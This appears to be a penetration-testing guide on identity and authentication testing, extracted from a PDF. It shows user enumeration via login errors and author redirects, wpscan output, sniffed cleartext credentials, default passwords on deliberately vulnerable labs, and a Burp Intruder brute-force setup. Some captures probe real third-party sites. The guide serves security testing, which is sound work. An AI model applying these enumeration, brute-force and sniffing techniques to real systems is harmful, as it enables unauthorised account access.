GET /crossdomain.xml HTTP/1.1
Host: testphp.vulnweb.com
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Thu, 01 Feb 2018 09:40:41 GMT
Content-Type: text/xml
Content-Length: 224
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT
Connection: close
ETag: "504f12be-e0"
Accept-Ranges: bytes

<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*" to-ports="*" secure="false"/>
...[SNIP]...
```

Identity Management Testing

1. Test Role Definition

Test objectives

Validate the system roles defined within the application sufficiently define and separate each system and business role to manage appropriate access to system function and information

How to test

Either with or without the help of the system dev or admin, develop an role versus permission matrix. The matrix will show and enumerate all the roles that can be provisioned and explore the permissions that are allowed to be applied to the objects including any constraints.


Example

In real world, I have pentested many wordpress site, example of role definitions in wordpress can be found at shown below link

- https://codex.wordpress.org/Roles_and_Capabilities

Tools

- You can approach this problem by manual test
- Spidering tools (Burp Suite) – Log on with each role in turn and spider the application (don't forget to exclude the logout button/link from the spidering)
With admin account, using spider option we have this below result and save this state to file



With normal user account, we also use spider option and get following result

Host	Method	URL	Params	Status	Length
http://192.168.222.136	GET	/wordpress/		200	7359
http://192.168.222.136	GET	/wordpress/?cat=1	✓	200	7233
http://192.168.222.136	GET	/wordpress/?feed=atom	✓	200	2665
http://192.168.222.136	GET	/wordpress/?feed=com...	✓	200	1668
http://192.168.222.136	GET	/wordpress/?feed=rss	✓	200	1464
http://192.168.222.136	GET	/wordpress/?feed=rss2	✓	200	2653
http://192.168.222.136	GET	/wordpress/?feed=rss2...	✓	200	1646
http://192.168.222.136	GET	/wordpress/?feed=rss2...	✓	200	753
http://192.168.222.136	GET	/wordpress/?feed=rss2...	✓	200	1016
http://192.168.222.136	GET	/wordpress/?m=200909	✓	200	6510

Finally, use compare function to comparing two site map we've got

The screenshot shows the OWASP ZAP interface comparing two site maps, Map 1 and Map 2, for the 'wp-admin' directory of a WordPress application running on host 192.168.222.136.

Map 1:

- Host: http://192.168.222.136
- Method: GET
- URL: /wordpress/wp-admin/
- Request Headers (Raw):


```
GET /wordpress/wp-admin/
HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
```
- Response Headers (Raw):


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 12 highlights
```

Map 2:

- Host: http://192.168.222.136
- Method: GET
- URL: /wordpress/wp-admin/
- Request Headers (Raw):


```
GET /wordpress/wp-admin/
HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
```
- Response Headers (Raw):


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 10 highlights
```

2. Test User Registration Process

Test Objectives

- Verify that the identity requirements for user registration are aligned with **business and security requirements**
- Validate the registration process

How to Test

Test list

- Determine who can register for access (anyone)?
- Are registrations vetted by a human prior to provisioning or are they automatically granted if the criteria are met.
- Can the same person register multiple times?
- Can user register for different roles or permissions?
- What proof of identity is required for a registration to be successful?
- Are registered identities verified?
- Can identity information be easily forged or faked?
- Can the exchange of identity information be manipulated during registration process?

Tools

- Manual test
- HTTP proxy (Burp Suite, ZAP)

Example

In the wordpress example below, the only identification requirement is an email address that is accessible to the registrant.

The screenshot shows a web browser window with the URL 192.168.222.136/wordpress/wp-register.php. The page title is "WORDPRESS". The main content is a "Register for this blog" form. It contains two input fields: "Username:" and "E-mail:". Below the fields is a note: "A password will be emailed to you." At the bottom is a "Register »" button. Navigation links at the bottom include "« Back to blog", "Login", and "Lost your password?".

In the Google example below, the identification requirements include name, date of birth, country, mobile phone number and two of the can be verified (Email and mobile phone number).

 Secure | <https://accounts.google.com/SignUp?hl=en>

One account is all you need

One free account gets you into everything Google.



Take it all with you

Switch between devices, and pick up wherever you left off.



Name

Choose your username

I prefer to use my current email address

Create a password

Confirm your password

Birthday

Gender

Mobile phone

Your current email address

Location

3. Test Account Provisioning Process

Test Objective

Verify which account may provision other account and of what type

How to test

Test List

- Is there any verification, vetting and authorization of provisioning requests?
- Is there any verification, vetting and authorization of de-provisioning requests?
- Can an administrator provision other administrators or just users?
- Can an administrator or other user provision accounts with privileges greater than their own?
- Can an administrator or user de-provision themselves?
- How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred

Example

In WordPress, only a user's name and email address are required to provision the user, as shown below

Add New User

Users can [register themselves](#) or you can [manually create users here](#).

Nickname	<input type="text"/>
First Name	<input type="text"/>
Last Name	<input type="text"/>
E-mail	<input type="text"/>
Website	<input type="text"/>
Password (twice)	<input type="text"/>

[Add User »](#)

De-provisioning of users requires the admin to select the user to be de-provisioned, select delete from the dropdown menu and applying this action. The administrator is then presented with a dialog box asking what to do with the de-provisioning user's post (delete or transfer them).

User List by Role

Administrator

ID	Username	Name	E-mail	Website	Posts
<input type="checkbox"/> 1	admin		admin@example.org		2 Edit

Subscriber

ID	Username	Name	E-mail	Website	Posts
<input type="checkbox"/> 3	555-555-0199@example.com		winter@example.com		0 Edit
<input checked="" type="checkbox"/> 4	abc		abc@abc.com		0 Edit
<input type="checkbox"/> 2	user	Administrator Editor Author Contributor Subscriber	user@example.org		0 Edit

Update Users

Delete checked users.
 Set the Role of checked users to: [Administrator](#)

Delete Users

You have specified these users for deletion:

- ID #4: abc

What should be done with posts and links owned by this user?

Delete all posts and links.
 Attribute all posts and links to: [555-555-0199@example.com](#)

[Confirm Deletion](#)

4. Testing for Account Enumeration and Guessable User Account

Black box Testing

In this case, the tester knows nothing about the specific application, username, application logic, error messages on log in page, or password recovery facilities. If application is vulnerable, the tester receives a response message that reveals, directly or indirectly, some information useful for enumerating users.

HTTP Response message

- Test for valid user with wrong password



The screenshot shows a WordPress login page. At the top, there is a logo and the word "WORDPRESS". Below it, a red banner displays the text "Error: Incorrect password.". The form fields are labeled "Username:" and "Password:", both of which contain the value "admin". There is also a "Remember me" checkbox. The entire page is framed by a light gray border.

```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhtpersist=nada; PHPSESSID=n38qhliueo73ab95aesrubpl32
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=l&submit=Login%26redirect_to=wp-admin%2F
```

- Test for a nonexistent username

The screenshot shows a WordPress login page. At the top is the WordPress logo and the word "WORDPRESS". Below it is a red banner with the text "Error: Wrong username.". Underneath the banner are two input fields: one for "Username" containing "aoaoaoao" and one for "Password" which is empty.

Another way to enumerate users

- Analyzing the error code received on login page

The screenshot shows a Zotero user profile for the user "admin". The profile page includes sections for "Following (0)", "Followers (0)", and "Groups". Below the profile is a NetworkMiner tool interface showing the raw HTTP response for a request to the "/admin" endpoint. The response headers are as follows:

```
HTTP/1.1 200 OK
Date: Mon, 25 Dec 2017 08:28:34 GMT
Server: Apache/2.4.27 (Amazon)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 12562
Connection: close
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```



[Home](#) > Error

Error

Page Not Found

The page you were looking for could not be found

Request	Response
Raw Headers Hex HTML Render	
<pre>HTTP/1.1 404 Not Found Date: Mon, 25 Dec 2017 08:29:40 GMT Server: Apache/2.4.27 (Amazon) Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache X-Frame-Options: SAMEORIGIN Vary: Accept-Encoding Content-Length: 9276 Connection: close Content-Type: text/html; charset=UTF-8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload</pre>	

- Analyzing URLs and URLs re-directions

Request	Response
Go Cancel ◀ ▶ Follow redirection	Target: http://923theeagle.com Edit ?
Raw Params Headers Hex	Raw Headers Hex
<pre>GET /author/1 HTTP/1.1 Host: 923theeagle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1</pre>	
<pre>HTTP/1.1 301 Moved Permanently Date: Fri, 23 Feb 2018 03:26:51 GMT Server: Apache Location: http://923theeagle.com/author/lwhqrqiqw/ Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 0</pre>	

Request

Raw Headers Hex

```
GET /author/lwbqrQIqww/ HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

Request Line: 936 327.5389

• Home
• eRequests
• Metro Fair
• Concerts
• Contact

LwbqrQIqww

Home/LwbqrQIqww

About LwbqrQIqww

This author has not yet filled in any details.
So far LwbqrQIqww has created 1 blog entries.

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /?author=C HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

Target: http://923theeagle.com

```
HTTP/1.1 404 Not Found
Date: Fri, 23 Feb 2018 03:28:07 GMT
Server: Apache
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://923theeagle.com/wp-json/>; rel="https://api.w.org/"
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 17624
```

Analyzing a message received from another authentication function (recovery, reset pass, register)

- Reset password function example

```
POST /Account/ResetPassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hackyourselffirst.troyhunt.com/Account/ResetPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Cookie: _ga=GAI.2.487883853.1513329564; ASP.NET_SessionId=w4bdz5te5tnp2t33lwgtpv; VisitStartARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; _gid=GAI.2.1005;
Connection: close
Upgrade-Insecure-Requests: 1

Email=aaaaaaaaaaaaaaaaaaaa@40gmail.com
```

[Supercar Showdown](#)

- [Leaderboard](#)
- [Register](#)
- [Log in](#)

Reset password.

- The specified user does not exist.

Enter your email address to reset.

Email

`ia@gmail.com`

Guessing Users

In some cases the user IDs are created with specific policies of administration or company, such as:

Welcome to FPT internal home page

- Home
- Secure mail
- Ext mail HCM**
- Change Password
- FPT Website Check mail of your_name@fpt.com.vn in HCM
- Internal Website ►
- Internal Finance ►
- Download
- In HN
- In HCM
- Contact Us

Tools:

- Manual test
- Automate tools such as: WordPress enumeration username tools like wpscan

```
root@ilak:~# wpscan -u 192.168.222.136/wordpress -e u
[+] http://192.168.222.136/wordpress

WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_


[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]Y
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.222.136/wordpress/

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
+---+---+---+
| Id | Login | Name |
+---+---+---+
| 1 | admin | admin |
+---+---+---+
[!] Default first WordPress username 'admin' is still used
```

Authentication Testing

1. Testing for Credentials Transported over an Encrypted Channel

Black Box Testing

In the following examples we will use Burp Suite to capture packet headers and to inspect the them

Example 1: Sending data with GET/POST method through HTTP

Suppose that the login page presents a form with field User, Pass, and the Submit button to authenticate and give access to application.

1077 http://192.168.222.136 GET /mutillidae/index.php?page=user-info.php... ✓ 200 53317 HTML php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=user-info.php
Cookie: showhints=1; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=411483atetrqrqcomcmavqsfug02
Connection: close
Upgrade-Insecure-Requests: 1
```

?

Type a search term

1022 http://192.168.222.136 POST /dvwa/login.php ✓ 302 558 HTML php

Request Response

Raw Params Headers Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=411483atetrqrqcomcmavqsfug01
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&Login=Login
```

So the data is transmitted without encryption and a malicious user could intercept the username and password by simple sniffing the network with a tool like Wireshark

http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
174	9.324316832	192.168.222.148	192.168.222.136	HTTP	644	GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1\r\n
198	9.457175673	192.168.222.148	192.168.222.136	HTTP	731	GET /mutillidae/styles/global-styles.css HTTP/1.1

Frame 174: 644 bytes on wire (5152 bits), 644 bytes captured (5152 bits) on interface 0

Ethernet II, Src: VMware_d3:39:c8 (00:0c:29:d3:39:c8), Dst: VMware_5d:2a:56 (00:0c:29:5d:2a:56)

Internet Protocol Version 4, Src: 192.168.222.148, Dst: 192.168.222.136

Transmission Control Protocol, Src Port: 49000, Dst Port: 80, Seq: 1, Ack: 1, Len: 578

Hypertext Transfer Protocol

GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1\r\n


Host: 192.168.222.136\r\n

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

Accept-Language: en-US,en;q=0.5\r\n

Accept-Encoding: gzip, deflate\r\n



Example 2: Sending data with GET/POST method through HTTPS

Suppose that our web application uses the HTTPS protocol to encrypt the data we are sending (or at least for transmitting sensitive data like credentials). In this case, when logging on to the web application the header of our POST request would be similar to the following:

```

1012 https://www.vietcombank.com.vn POST /IBanking2015/55c3c0a782b739e063ef... ✓ 200 9296 HTML ÄÄng nháº-p

Request Response
Raw Params Headers Hex
POST /IBanking2015/55c3c0a782b739e063ef... HTTP/1.1
Host: www.vietcombank.com.vn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.vietcombank.com.vn/IBanking2015/55c3c0a782b739e063ef.../Account/Login
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Cookie: ASP.NET_SessionId=jsmcqo3w5f4jwjxs30sfcu20; _ga=GAI.3.62656212.1519289397; _gid=GAI.3.1276097128.1519289397; _gat=1; _cultureValue=vi-VN
Connection: close
Upgrade-Insecure-Requests: 1

source=&username=abc&pass=abc&captcha=383B6&captcha-guid=3e23b296543443d791366457da208c18

```

Example 3: sending data with GET/POST method via HTTPS on a page reachable via HTTP

Imagine we having a web page reachable via HTTP and that only data sent from the authentication form are transmitted via HTTPS

The screenshot displays a web application penetration testing interface. On the left, under the 'Request' tab, is a detailed view of an HTTP request. The URL is `http://367484971926835948767215316604991514356/login?uid=admin&pw=admin`. The request includes various headers such as Host, User-Agent, Accept, and Referer. On the right, under the 'Response' tab, is a screenshot of a web browser showing a yellow-themed login page titled 'Gruyere: Login'. The page has fields for 'User name:' and 'Password:', and a 'Login' button. A red box highlights the error message 'Invalid user name or password.' at the top of the form.

We can see that our request is addressed to www.example.com/login using HTTPS. But if we have a look at the Referer-header (the page from which we came), it is www.example.com/ And is accessible via simple HTTP. Although we are sending data via HTTPS, this deployment can allow SSLStrip attacks (a type of Man-in-the-middle attack)

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* ======>| 100.00 %
4 hosts added to the hosts list...
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help

HTTP : 172.21.24.52:80 -> USER: admin PASS: admin INFO: http://google-gruyere.appspot.com/367484971926835948767215316604991514356/login
HTTP : 74.125.130.153:80 -> USER: admin PASS: admin INFO: /367484971926835948767215316604991514356/login?uid=admin&pw=admin
```

You can see that the data is transferred in clear text in the URL and not in the body of the request. But we must consider that SSL/TLS is a level 5 protocol, a lower level than HTTP, so the whole HTTP packet is still encrypted making the URL unreadable to a malicious user using a sniffer. Nevertheless as stated before, it is not a good practice to use the GET method to send sensitive data to a web application, because the information contained in the URL can be stored in many locations such as proxy and web server logs.

2. Testing for default credentials

How to Test

Testing for default credentials of common applications

- Try default usernames such as: admin, administrator, root, system, guest, operator, superuser.

Screenshot of a web application penetration testing interface showing two requests to the '/WebGoat/attack' endpoint.

Request 1:

1257	http://192.168.222.136	POST	/WebGoat/attack?Screen=40&menu=700	✓	200	30423	HTML	Discover Clues in the HT...	192.168.222.136
1258	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js		304	230	script	js	192.168.222.136

Request 2:

1257	http://192.168.222.136	POST	/WebGoat/attack?Screen=40&menu=700	✓	200	30423	HTML	Discover Clues in the HT...	192.168.222.136
1258	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js		304	230	script	js	192.168.222.136

Raw Request:

```
POST request to /WebGoat/attack
Type Name Value
URL Screen 40
URL menu 700
Cookie dbx-postmeta grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-
Cookie acopendivids swingset,jotto,phpbb2,redmine
Cookie acgroupswithpersist noda
Cookie PHPSESSID F1C845ECC6612F376D9ACB47327CC876
Cookie _cyclone_session 421463tegrqcocommavqsufgo2
Body Username admin
Body Password adminpw
Body SUBMIT Login
```

Raw Response:

```
Developers are notorious for leaving statements like FIXME's, TODO's, Code Broken, Hack, etc... inside the source code. any comments denoting passwords, backdoors, or something doesn't work right.
Below is an example of a forms based authentication form. Look for clues to help you log in.
</div>
<div id="message" class="info"><BR> * Congratulations. You have successfully completed this lesson.<BR> * BINGO -- admin
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=40&menu=700' enctype='''>
Admin to regenerate database --><p>Welcome, admin<p>You have been authenticated with CREDENTIALS</form></div>
```

- Application administrative users are often named after the application or organization. It means if you are testing an application named “ABC”, trying abc/abc or any other similar combination as username and password.

Screenshot of a web browser showing a login dialog for 'OWASP WebGoat'.

The dialog title is 'Authentication Required'. It says: 'http://192.168.222.136 is requesting your username and password. The site says: "WebGoat Application"'.

Fields for 'User Name:' and 'Password:' are present. Buttons for 'Cancel' and 'OK' are at the bottom right.

The background shows the OWASP WebGoat interface with a navigation bar and a sidebar labeled 'TRAINING'.

Network Requests:

1150	http://192.168.222.136	GET	/WebGoat/attack	200	4542	HTML	WebGoat V5.4	192.168.222.136	JSESSIONID=66
1155	http://192.168.222.136	GET	/WebGoat/attack	200	32925	HTML	How to work with WebG...	192.168.222.136	
1160	http://192.168.222.136	GET	/WebGoat/javascript/javascript.js	304	229	script	js	192.168.222.136	
1161	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js	304	230	script	js	192.168.222.136	

Raw Request:

```
GET /WebGoat/attack HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/
Cookie: dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2,-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=noda; PHPSESSID=4c1463tegrqcocommavqsufgo2; JSESSIONID=e87bbe67cc34a186e00ed041850077ca2; _cyclone_javascript=421463tegrqcocommavqsufgo2;frk=17WQ1YjE1ZTU4HWMyMDhiNDU4NjAxMWF1YmEzZDc4NzQ2BjzAVEk1EF9jc3JmX3Rva2VuBjzAEDhkiNMMr0tihXVrbjMxYK1CcU1WHjFzYzdVaS94bTHWQj2vcndH0uZLUWZqQUE9BjzA; Lj3DwvIy5Pn0dtafd091duo59ub4205dae47c9de4700
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dGVzd29hdDp3ZWJnb2F0
```

- Using above username with blank passwords.

- Review the page source code and JavaScript, Look for account names and password written in comments.

```

.. inside the source code. &nbsp;Review the source code for any comments denoting&nbsp; passwords, backdoors, or some

down','group1','plans','','1)">Close this Window</a>

'oken, Hack, etc... inside the source code. &nbsp;Review the source code for any comments denoting&nbsp; passwords, b

action='attack?Screen=40&menu=700' enctype=' '><!-- FIXME admin:adminpw --><!-- Use Admin to regenerate database -->

```

- Check for configuration files that contain usernames and passwords.

```

root@192.168.222.136 ~
My documents Upload Edit Properties New
C:\Users\manhpham\Documents\phpmyadmin
Name Size Type Changed
/etc/phpmyadmin/config-db.php - root@192.168.22... - -
## by /usr/bin/ucfg-generate-include
## Mon, 11 Oct 2010 15:16:29 -0400
##
## by default this file is managed via ucf, so you should
## worry about manual changes being silently discarded.
## you'll probably also want to edit the configuration
## above too.
##
$dbuser='phpmyadmin';
$dbpass='user';
$basepath='';
$dbname='phpmyadmin';
$dbserver='';
$dbport='';
$dbtype='mysql';

Line: 15/19 Encoding: 1252 (ANSI - Latin 1)

```

Name	Size	Changed	Rights	Owner
..	1 KB	2/23/2018 10:07:38 AM	rwxr-xr-x	root
apache.conf	1 KB	4/14/2010 3:31:35 PM	rw-r--r--	root
config.footer.inc.php	1 KB	7/5/2009 11:42:49 PM	rw-r--r--	root
config.header.inc.php	1 KB	7/5/2009 11:42:49 PM	rw-r--r--	root
config.inc.php	4 KB	1/3/2010 9:46:05 PM	rw-r--r--	root
config-db.php	1 KB	10/12/2010 2:16:29 AM	rw-r-----	root
htpasswd.setup	1 KB	8/24/2009 8:36:36 AM	rw-r-----	root
lighttpd.conf	1 KB	7/5/2009 11:42:49 PM	rw-r--r--	root
phpmyadmin.service	1 KB	10/19/2009 10:25:38 PM	rw-r--r--	root

- Check for password hints.

192.168.222.136/cyclone/ ... Home About Leaders Help Sign in

CYCLONE TRANSFERS

welcome to cyclone!

A new way to transfer money to your friends!

Sign Up!

**CAUTION: This is an intentionally broken web application.
Please do NOT use any real information**

**Account: You can sign up on your own, or use an existing one
user: cycloneuser-3@cyclonetransfers.com
password: password**

- Testing for default password of new accounts?

Tools

- Burp Intruder
- Hydra
- Nikto
- Medusa

References

- CIRT <http://www.cirt.net/passwords>

3. Testing for Weak lock out mechanism

Overview

Account lockout mechanisms are used to mitigate brute force password guessing attack. Account are typically locked after 3 to 5 unsuccessful login attempts and can only be unlocked after a predetermined period of time, via a self-service unlock mechanism, or intervention by an administrator. Account lockout mechanisms require a balance between protecting accounts from unauthorized access and protecting users from being denied authorized access.

Test Objective

- Evaluate the account lockout mechanism's ability to mitigate brute force password guessing
- Evaluate the unlock mechanism's resistance to unauthorized account unlocking.

How to test

- Using Burp Intruder & Burp Repeater to Brute force target site

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload Positions' tab is active, displaying a configuration for inserting payloads into a base request. The 'Attack type' is set to 'Sniper'. The 'Payloads' tab shows a single payload entry: `username=admin&password=$1$4Login=Login`. The 'Options' tab shows the following options:

```

POST /dwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
